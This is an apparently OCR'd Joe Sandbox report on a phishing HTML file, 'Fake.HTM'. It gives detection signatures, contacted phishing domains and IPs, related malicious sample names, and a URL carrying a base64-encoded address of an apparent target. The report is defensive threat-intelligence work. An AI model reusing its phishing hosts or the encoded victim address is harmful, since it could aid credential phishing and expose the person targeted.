ID: 458869
Sample Name: Fake.HTM
Cookbook:
defaultwindowshtmlcookbook.jbs
Time: 20:19:46
Date: 03/08/2021
Version: 33.0.0 White Diamond

Table of Contents


Windows Analysis Report Fake.HTM

Overview


General Information

Sample Name:	Fake.HTM
Analysis ID:	458869
MD5:	4160b7f222356c0.
SHA1:	d61873d51cc671..
SHA256:	f823bc2933e0151.
Infos:	

Most interesting Screenshot:



Detection




HTMLPhisher

Score:	60
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Phishing site detected (based on fav…
- Yara detected HtmlPhish10
- HTML document with suspicious title
- HTML body contains low number of …
- IP address seen in connection with o…
- Invalid 'forgot password' link found
- Invalid T&C link found
- JA3 SSL client fingerprint seen in co…
- No HTML title found
- None HTTPS page querying sensitiv…

Classification



Process Tree

- **System is w10x64**
- chrome.exe (PID: 6108 cmdline: 'C:\Program Files\Google\Chrome\Application\chrome.exe' --start-maximized --enable-automation 'C:\Users\user\Desktop\Fake.HTM' MD5: C139654B5C1438A95B321BB01AD63EF6)
  - chrome.exe (PID: 5532 cmdline: 'C:\Program Files\Google\Chrome\Application\chrome.exe' --type=utility --utility-sub-type=network.mojom.NetworkService --field-trial-handle=1560,8354922824797787790,2081673123441436028,131072 --lang=en-US --service-sandbox-type=network --enable-audio-service-sandbox --mojo-platform-channel-handle=1764 /prefetch:8 MD5: C139654B5C1438A95B321BB01AD63EF6)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

No yara matches

Sigma Overview

No Sigma rule has matched

Jbx Signature Overview

Click to jump to signature section

Phishing:

Phishing site detected (based on favicon image match)

Yara detected HtmlPhish10


System Summary:

HTML document with suspicious title

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	Windows Management Instrumentation	Path Interception	Process Injection 1	Masquerading 3	OS Credential Dumping	System Service Discovery	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	Encrypted Channel 2	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partitior
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Process Injection 1	LSASS Memory	Application Window Discovery	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Non-Application Layer Protocol 1	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Obfuscated Files or Information	Security Account Manager	Query Registry	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Application Layer Protocol 2	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

No Antivirus matches

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://https://dns.google	0%	URL Reputation	safe	
http://https://nadine-julitz.de	0%	Avira URL Cloud	safe	
http://https://aadcdn.msauthimages.net	0%	Avira URL Cloud	safe	
http://https://pa-4jt.link/mx/favicon.ico	0%	Avira URL Cloud	safe	
http://https://www.google.com;	0%	Avira URL Cloud	safe	
http://https://aadcdn.msauth.net	0%	URL Reputation	safe	
http://https://csp.withgoogle.com/csp/report-to/downloads-lorry	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
nadine-julitz.de	62.108.32.123	true	false		unknown
accounts.google.com	216.58.205.77	true	false		high
cdnjs.cloudflare.com	104.16.19.94	true	false		high
clients.l.google.com	216.58.208.174	true	false		high
cs1025.wpc.upsiloncdn.net	152.199.23.72	true	false		unknown
googlehosted.l.googleusercontent.com	216.58.208.129	true	false		high
pa-4jt.link	107.174.192.154	true	false		unknown
aadcdn.msauthimages.net	unknown	unknown	false		unknown
clients2.googleusercontent.com	unknown	unknown	false		high
clients2.google.com	unknown	unknown	false		high
aadcdn.msauth.net	unknown	unknown	false		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
file:///C:/Users/user/Desktop/Fake.HTM#Sm9sZW5lIlNteXRoQHVuaXZhci5jb20=	true		low

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
216.58.208.174	clients.l.google.com	United States		15169	GOOGLEUS	false
152.199.23.72	cs1025.wpc.upsiloncdn.net	United States		15133	EDGECASTUS	false
62.108.32.123	nadine-julitz.de	Germany		30962	COMTRANCE-ASDE	false
216.58.205.77	accounts.google.com	United States		15169	GOOGLEUS	false
107.174.192.154	pa-4jt.link	United States		36352	AS-COLOCROSSINGUS	false
239.255.255.250	unknown	Reserved		unknown	unknown	false
216.58.208.129	googlehosted.l.googleusercontent.com	United States		15169	GOOGLEUS	false
104.16.19.94	cdnjs.cloudflare.com	United States		13335	CLOUDFLARENETUS	false

Private

IP
192.168.2.1

IP
192.168.2.4
192.168.2.6
127.0.0.1

General Information

Joe Sandbox Version:	33.0.0 White Diamond
Analysis ID:	458869
Start date:	03.08.2021
Start time:	20:19:46
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 6m 31s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Fake.HTM
Cookbook file name:	defaultwindowshtmlcookbook.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	20
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal60.phis.winHTM@35/221@11/12
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .HTM
Warnings:	Show All

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
152.199.23.72	HTM.html	Get hash	malicious	Browse	
	#U00e2_#U00e2_Play _to _Listen.htm	Get hash	malicious	Browse	
	1.htm	Get hash	malicious	Browse	
	7#U1d05.html	Get hash	malicious	Browse	
	#Ud83d#Udd7b Missed Playback Recording.wav - 1424 592794.htm	Get hash	malicious	Browse	
	.htm	Get hash	malicious	Browse	

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	042021.htm	Get hash	malicious	Browse	
	audio_christine.morris.html	Get hash	malicious	Browse	
	ATT31834.htm	Get hash	malicious	Browse	
	#Ud83d#UdcdeMissed +60475998.wav - 82218 PM.htm	Get hash	malicious	Browse	
	Mercy-INV97834.htm	Get hash	malicious	Browse	
	#Ud83d#Udd0aAudio997.wavv-copy.html	Get hash	malicious	Browse	
	payment742299.htm	Get hash	malicious	Browse	
	settlement749966.htm	Get hash	malicious	Browse	
	%F0%9F%93%A9-Tina_Cfisd_HP29VF.htm	Get hash	malicious	Browse	
	#Ud83d#Udd04nick.ulycz- domesticandgeneral.com OKeep.htm	Get hash	malicious	Browse	
	Tebling_Resortsac_FILE-HP38XM.htm	Get hash	malicious	Browse	
	Westernsouthernlife8PG5-YSGL2K-TVU4.htm	Get hash	malicious	Browse	
	http://https://balenpersen.com/TO/financialcrimes@lvmpd.com	Get hash	malicious	Browse	
	http://lupnfykektpyfxalupnfykektpyfxalupnfykektpyfxa.reiscooqer.com/bGVILmZpcmVrQGJyaXRpc2hnYXMuY28udWs=	Get hash	malicious	Browse	
239.255.255.250	6dAzFehHE6.doc	Get hash	malicious	Browse	
	vcufsCgeP2.doc	Get hash	malicious	Browse	
	#Ud83d#Udda8rocket.com 7335931#Ufffd90-queue-1675.htm	Get hash	malicious	Browse	
	ATT66004.HTM	Get hash	malicious	Browse	
	0803_0212424605.doc	Get hash	malicious	Browse	
	psconstruction.ca Attachment.htm	Get hash	malicious	Browse	
	minha-conta-06082021.msi	Get hash	malicious	Browse	
	BadFile.HTM	Get hash	malicious	Browse	
	OneDrive-besked.htm	Get hash	malicious	Browse	
	SARS_DOCUMENT - Copy.html	Get hash	malicious	Browse	
	SARS_DOCUMENT - Copy.html	Get hash	malicious	Browse	
	Xerox Scan_367136092111.html	Get hash	malicious	Browse	
	_vm000_294943583.HtM	Get hash	malicious	Browse	
	QlOyDcDypy.exe	Get hash	malicious	Browse	
	ATT17444.HTM	Get hash	malicious	Browse	
	ATT75446.HTM	Get hash	malicious	Browse	
	ATT23582.HTM	Get hash	malicious	Browse	
	phish.html	Get hash	malicious	Browse	
	#Ud83d#Udda8 FaxMail dir -INV 000087.html	Get hash	malicious	Browse	
	HTM.html	Get hash	malicious	Browse	
62.108.32.123	ATT66004.HTM	Get hash	malicious	Browse	
	BadFile.HTM	Get hash	malicious	Browse	
	ATT17444.HTM	Get hash	malicious	Browse	
	ATT75446.HTM	Get hash	malicious	Browse	
	ATT23582.HTM	Get hash	malicious	Browse	
	HTM.html	Get hash	malicious	Browse	
	ATT96886.HTM	Get hash	malicious	Browse	
	ATT04604.HTM	Get hash	malicious	Browse	

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
cs1025.wpc.upsiloncdn.net	HTM.html	Get hash	malicious	Browse	• 152.199.23.72
	#U00e2_#U00e2_Play _to _Listen.htm	Get hash	malicious	Browse	• 152.199.23.72
	1.htm	Get hash	malicious	Browse	• 152.199.23.72
	7#U1d05.html	Get hash	malicious	Browse	• 152.199.23.72
	#Ud83d#Udd7b Missed Playback Recording.wav - 1424592794.htm	Get hash	malicious	Browse	• 152.199.23.72
	.htm	Get hash	malicious	Browse	• 152.199.23.72
	042021.htm	Get hash	malicious	Browse	• 152.199.23.72
	audio_christine.morris.html	Get hash	malicious	Browse	• 152.199.23.72
	ATT31834.htm	Get hash	malicious	Browse	• 152.199.23.72
	#Ud83d#UdcdeMissed +60475998.wav - 82218 PM.htm	Get hash	malicious	Browse	• 152.199.23.72
	Mercy-INV97834.htm	Get hash	malicious	Browse	• 152.199.23.72
	#Ud83d#Udd0aAudio997.wavv-copy.html	Get hash	malicious	Browse	• 152.199.23.72
	payment742299.htm	Get hash	malicious	Browse	• 152.199.23.72
	settlement749966.htm	Get hash	malicious	Browse	• 152.199.23.72
	%F0%9F%93%A9-Tina_Cfisd_HP29VF.htm	Get hash	malicious	Browse	• 152.199.23.72

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	#Ud83d#Udd04nick.ulycz- domesticandgeneral.com OKeep.htm	Get hash	malicious	Browse	• 152.199.23.72
	Tebling_Resortsac_FILE-HP38XM.htm	Get hash	malicious	Browse	• 152.199.23.72
	Westernsouthernlife8PG5-YSGL2K-TVU4.htm	Get hash	malicious	Browse	• 152.199.23.72
	http://https://balenpersen.com/TO/financialcrimes@lvmpd.com	Get hash	malicious	Browse	• 152.199.23.72
	http://lupnfykektpyfxalupnfykektpyfxalupnfykektpyfxa.reiscooqer.com/bGVlLmZpcmVrQGJyaXRpc2hnYXMuY28udWs=	Get hash	malicious	Browse	• 152.199.23.72
cdnjs.cloudflare.com	#Ud83d#Udda8rocket.com 7335931#Ufffd90-queue-1675.htm	Get hash	malicious	Browse	• 104.16.19.94
	ATT66004.HTM	Get hash	malicious	Browse	• 104.16.19.94
	BadFile.HTM	Get hash	malicious	Browse	• 104.16.18.94
	ATT17444.HTM	Get hash	malicious	Browse	• 104.16.19.94
	ATT75446.HTM	Get hash	malicious	Browse	• 104.16.18.94
	ATT23582.HTM	Get hash	malicious	Browse	• 104.16.18.94
	HTM.html	Get hash	malicious	Browse	• 104.16.19.94
	ATT96886.HTM	Get hash	malicious	Browse	• 104.16.18.94
	ATT04604.HTM	Get hash	malicious	Browse	• 104.16.19.94
	SBSA_Statement_2021-07-29.pdf.html	Get hash	malicious	Browse	• 104.16.18.94
	Encova.com_Fax-Message.htm	Get hash	malicious	Browse	• 104.16.18.94
	Ach Remittance advice.xlsx	Get hash	malicious	Browse	• 104.16.18.94
	Ach Remittance advice.xlsx	Get hash	malicious	Browse	• 104.16.18.94
	ATT22486.htm	Get hash	malicious	Browse	• 104.16.19.94
	ATT07001.htm	Get hash	malicious	Browse	• 104.16.18.94
	ATT26728(1).htm	Get hash	malicious	Browse	• 104.16.19.94
	.htm.htm	Get hash	malicious	Browse	• 104.16.19.94
	.htm.htm	Get hash	malicious	Browse	• 104.16.18.94
	#U2706_#U260e_Play _to _Listen.htm	Get hash	malicious	Browse	• 104.16.19.94
	Subscription_AgreementJuly 28, 2021-25496344.HTM	Get hash	malicious	Browse	• 104.16.18.94
nadine-julitz.de	ATT66004.HTM	Get hash	malicious	Browse	• 62.108.32.123
	BadFile.HTM	Get hash	malicious	Browse	• 62.108.32.123
	ATT17444.HTM	Get hash	malicious	Browse	• 62.108.32.123
	ATT75446.HTM	Get hash	malicious	Browse	• 62.108.32.123
	ATT23582.HTM	Get hash	malicious	Browse	• 62.108.32.123
	HTM.html	Get hash	malicious	Browse	• 62.108.32.123
	ATT96886.HTM	Get hash	malicious	Browse	• 62.108.32.123
	ATT04604.HTM	Get hash	malicious	Browse	• 62.108.32.123

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
EDGECASTUS	minha-conta-06082021.msi	Get hash	malicious	Browse	• 192.229.221.185
	OneDrive-besked.htm	Get hash	malicious	Browse	• 152.199.23.37
	phish.html	Get hash	malicious	Browse	• 152.199.23.37
	HTM.html	Get hash	malicious	Browse	• 152.199.23.72
	minha-conta-06082021.msi	Get hash	malicious	Browse	• 192.229.221.185
	AUTORIZAR_ITEM3884795BR.msi	Get hash	malicious	Browse	• 152.199.21.175
	setup_x86_x64_install.exe	Get hash	malicious	Browse	• 93.184.221.240
	minha-conta-06082021.msi	Get hash	malicious	Browse	• 192.229.221.185
	minha-conta-06082021.msi	Get hash	malicious	Browse	• 152.199.21.175
	Medius.html	Get hash	malicious	Browse	• 152.199.23.37
	Aging invoice.html	Get hash	malicious	Browse	• 152.199.23.37
	LM6QUd7sMJ.exe	Get hash	malicious	Browse	• 93.184.220.29
	bl.51676685_61299322_95868579.pdf.msi	Get hash	malicious	Browse	• 152.199.21.175
	globalfoundries_MNT484_XEROStubs_XjJzNZsjSWLmtRAHrKczAOlwztYjTcVMspUZaJnMJERgMTdevl.HTML	Get hash	malicious	Browse	• 152.199.23.37
	It.servicedesk-it.servicedesk@ovolohotels.com.html	Get hash	malicious	Browse	• 152.199.23.37
	MIN56KgzBN.exe	Get hash	malicious	Browse	• 93.184.221.240
	ATT22486.htm	Get hash	malicious	Browse	• 152.199.21.175
	ATT07001.htm	Get hash	malicious	Browse	• 152.199.21.175
	ATT26728(1).htm	Get hash	malicious	Browse	• 152.199.21.175
	.htm.htm	Get hash	malicious	Browse	• 152.199.21.175
COMTRANCE-ASDE	ATT66004.HTM	Get hash	malicious	Browse	• 62.108.32.123
	BadFile.HTM	Get hash	malicious	Browse	• 62.108.32.123

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	ATT17444.HTM	Get hash	malicious	Browse	• 62.108.32.123
	ATT75446.HTM	Get hash	malicious	Browse	• 62.108.32.123
	ATT23582.HTM	Get hash	malicious	Browse	• 62.108.32.123
	HTM.html	Get hash	malicious	Browse	• 62.108.32.123
	ATT96886.HTM	Get hash	malicious	Browse	• 62.108.32.123
	ATT04604.HTM	Get hash	malicious	Browse	• 62.108.32.123
	8nrLE6XA09	Get hash	malicious	Browse	• 62.108.51.147
	wZtsCbg7ty.exe	Get hash	malicious	Browse	• 62.108.44.100
	$RAULIU9.exe	Get hash	malicious	Browse	• 62.108.44.100
	c647b2da_by_Libranalysis.exe	Get hash	malicious	Browse	• 62.108.44.100
	xE3ysl2EKi.exe	Get hash	malicious	Browse	• 62.108.35.25
	I58KozNYgt.exe	Get hash	malicious	Browse	• 62.108.35.46
	PFipyA66uQ.exe	Get hash	malicious	Browse	• 62.108.35.46
	3gXaP1nbP5.exe	Get hash	malicious	Browse	• 62.108.35.36
	apvemf8xQK.exe	Get hash	malicious	Browse	• 62.108.35.29
	HU6WP0GruX.exe	Get hash	malicious	Browse	• 62.108.54.22
	kDxFrV4k9U.exe	Get hash	malicious	Browse	• 62.108.35.36
	ShippingDetails.jar	Get hash	malicious	Browse	• 62.108.37.155

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
b32309a26951912be7dba376398abc3b	ATT66004.HTM	Get hash	malicious	Browse	• 62.108.32.123 • 107.174.192.154
	BadFile.HTM	Get hash	malicious	Browse	• 62.108.32.123 • 107.174.192.154
	SARS_DOCUMENT - Copy.html	Get hash	malicious	Browse	• 62.108.32.123 • 107.174.192.154
	SARS_DOCUMENT - Copy.html	Get hash	malicious	Browse	• 62.108.32.123 • 107.174.192.154
	Xerox Scan_367136092111.html	Get hash	malicious	Browse	• 62.108.32.123 • 107.174.192.154
	_vm000_294943583.HtM	Get hash	malicious	Browse	• 62.108.32.123 • 107.174.192.154
	ATT17444.HTM	Get hash	malicious	Browse	• 62.108.32.123 • 107.174.192.154
	ATT75446.HTM	Get hash	malicious	Browse	• 62.108.32.123 • 107.174.192.154
	ATT23582.HTM	Get hash	malicious	Browse	• 62.108.32.123 • 107.174.192.154
	HTM.html	Get hash	malicious	Browse	• 62.108.32.123 • 107.174.192.154
	ATT96886.HTM	Get hash	malicious	Browse	• 62.108.32.123 • 107.174.192.154
	ATT04604.HTM	Get hash	malicious	Browse	• 62.108.32.123 • 107.174.192.154
	93ejLcdBh5.exe	Get hash	malicious	Browse	• 62.108.32.123 • 107.174.192.154
	globalfoundries_MNT484_XEROStubs_XjJzNZsjSWLmtRAHrKczAOlwztYjTcVMspUZaJnMJERgMTdevl.HTML	Get hash	malicious	Browse	• 62.108.32.123 • 107.174.192.154
	Ach Remittance advice.xlsx	Get hash	malicious	Browse	• 62.108.32.123 • 107.174.192.154
	Ach Remittance advice.xlsx	Get hash	malicious	Browse	• 62.108.32.123 • 107.174.192.154
	Coved Facture.html	Get hash	malicious	Browse	• 62.108.32.123 • 107.174.192.154

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Invoice# 192492898-004 ref 062703.html	Get hash	malicious	Browse	• 62.108.32.123 • 107.174.19 2.154
	DHL Online Receipt.html	Get hash	malicious	Browse	• 62.108.32.123 • 107.174.19 2.154
	Schoeller-Bleckmann Oilfield Equipment AG - EFT.RE MITTANCE77252177282021.htm	Get hash	malicious	Browse	• 62.108.32.123 • 107.174.19 2.154
37f463bf4616ecd445d4a1937da06e19	Ban.exe	Get hash	malicious	Browse	• 152.199.23.72 • 107.174.19 2.154
	TpZ10Hfjov.exe	Get hash	malicious	Browse	• 152.199.23.72 • 107.174.19 2.154
	ATT66004.HTM	Get hash	malicious	Browse	• 152.199.23.72 • 107.174.19 2.154
	REQUEST FOR QUOTATION.exe	Get hash	malicious	Browse	• 152.199.23.72 • 107.174.19 2.154
	OneDrive-besked.htm	Get hash	malicious	Browse	• 152.199.23.72 • 107.174.19 2.154
	PdQwZoWgs2.ppt	Get hash	malicious	Browse	• 152.199.23.72 • 107.174.19 2.154
	Wyzntjzprmmvqdtdrthurezrzhdavabchs.exe	Get hash	malicious	Browse	• 152.199.23.72 • 107.174.19 2.154
	Wyzntjzprmmvqdtdrthurezrzhdavabchs.exe	Get hash	malicious	Browse	• 152.199.23.72 • 107.174.19 2.154
	1As0lnk4Td.exe	Get hash	malicious	Browse	• 152.199.23.72 • 107.174.19 2.154
	9HEOWXnwTj.exe	Get hash	malicious	Browse	• 152.199.23.72 • 107.174.19 2.154
	SzjLrAw2pL.exe	Get hash	malicious	Browse	• 152.199.23.72 • 107.174.19 2.154
	8dll.dll	Get hash	malicious	Browse	• 152.199.23.72 • 107.174.19 2.154
	8dll.exe	Get hash	malicious	Browse	• 152.199.23.72 • 107.174.19 2.154
	j4OPkAytMi.exe	Get hash	malicious	Browse	• 152.199.23.72 • 107.174.19 2.154
	Tzcyxxestkakhuvtmvfdserywturrfjrye.exe	Get hash	malicious	Browse	• 152.199.23.72 • 107.174.19 2.154
	Xerox Scan_367136092111.html	Get hash	malicious	Browse	• 152.199.23.72 • 107.174.19 2.154
	mal.docx	Get hash	malicious	Browse	• 152.199.23.72 • 107.174.19 2.154
	ATT75446.HTM	Get hash	malicious	Browse	• 152.199.23.72 • 107.174.19 2.154
	ATT23582.HTM	Get hash	malicious	Browse	• 152.199.23.72 • 107.174.19 2.154
	FaHdx8tldN.exe	Get hash	malicious	Browse	• 152.199.23.72 • 107.174.19 2.154

Dropped Files

No context

Created / dropped Files

C:\Program Files\Google\Chrome\Application\Dictionaries\en-US-9-0.bdic	
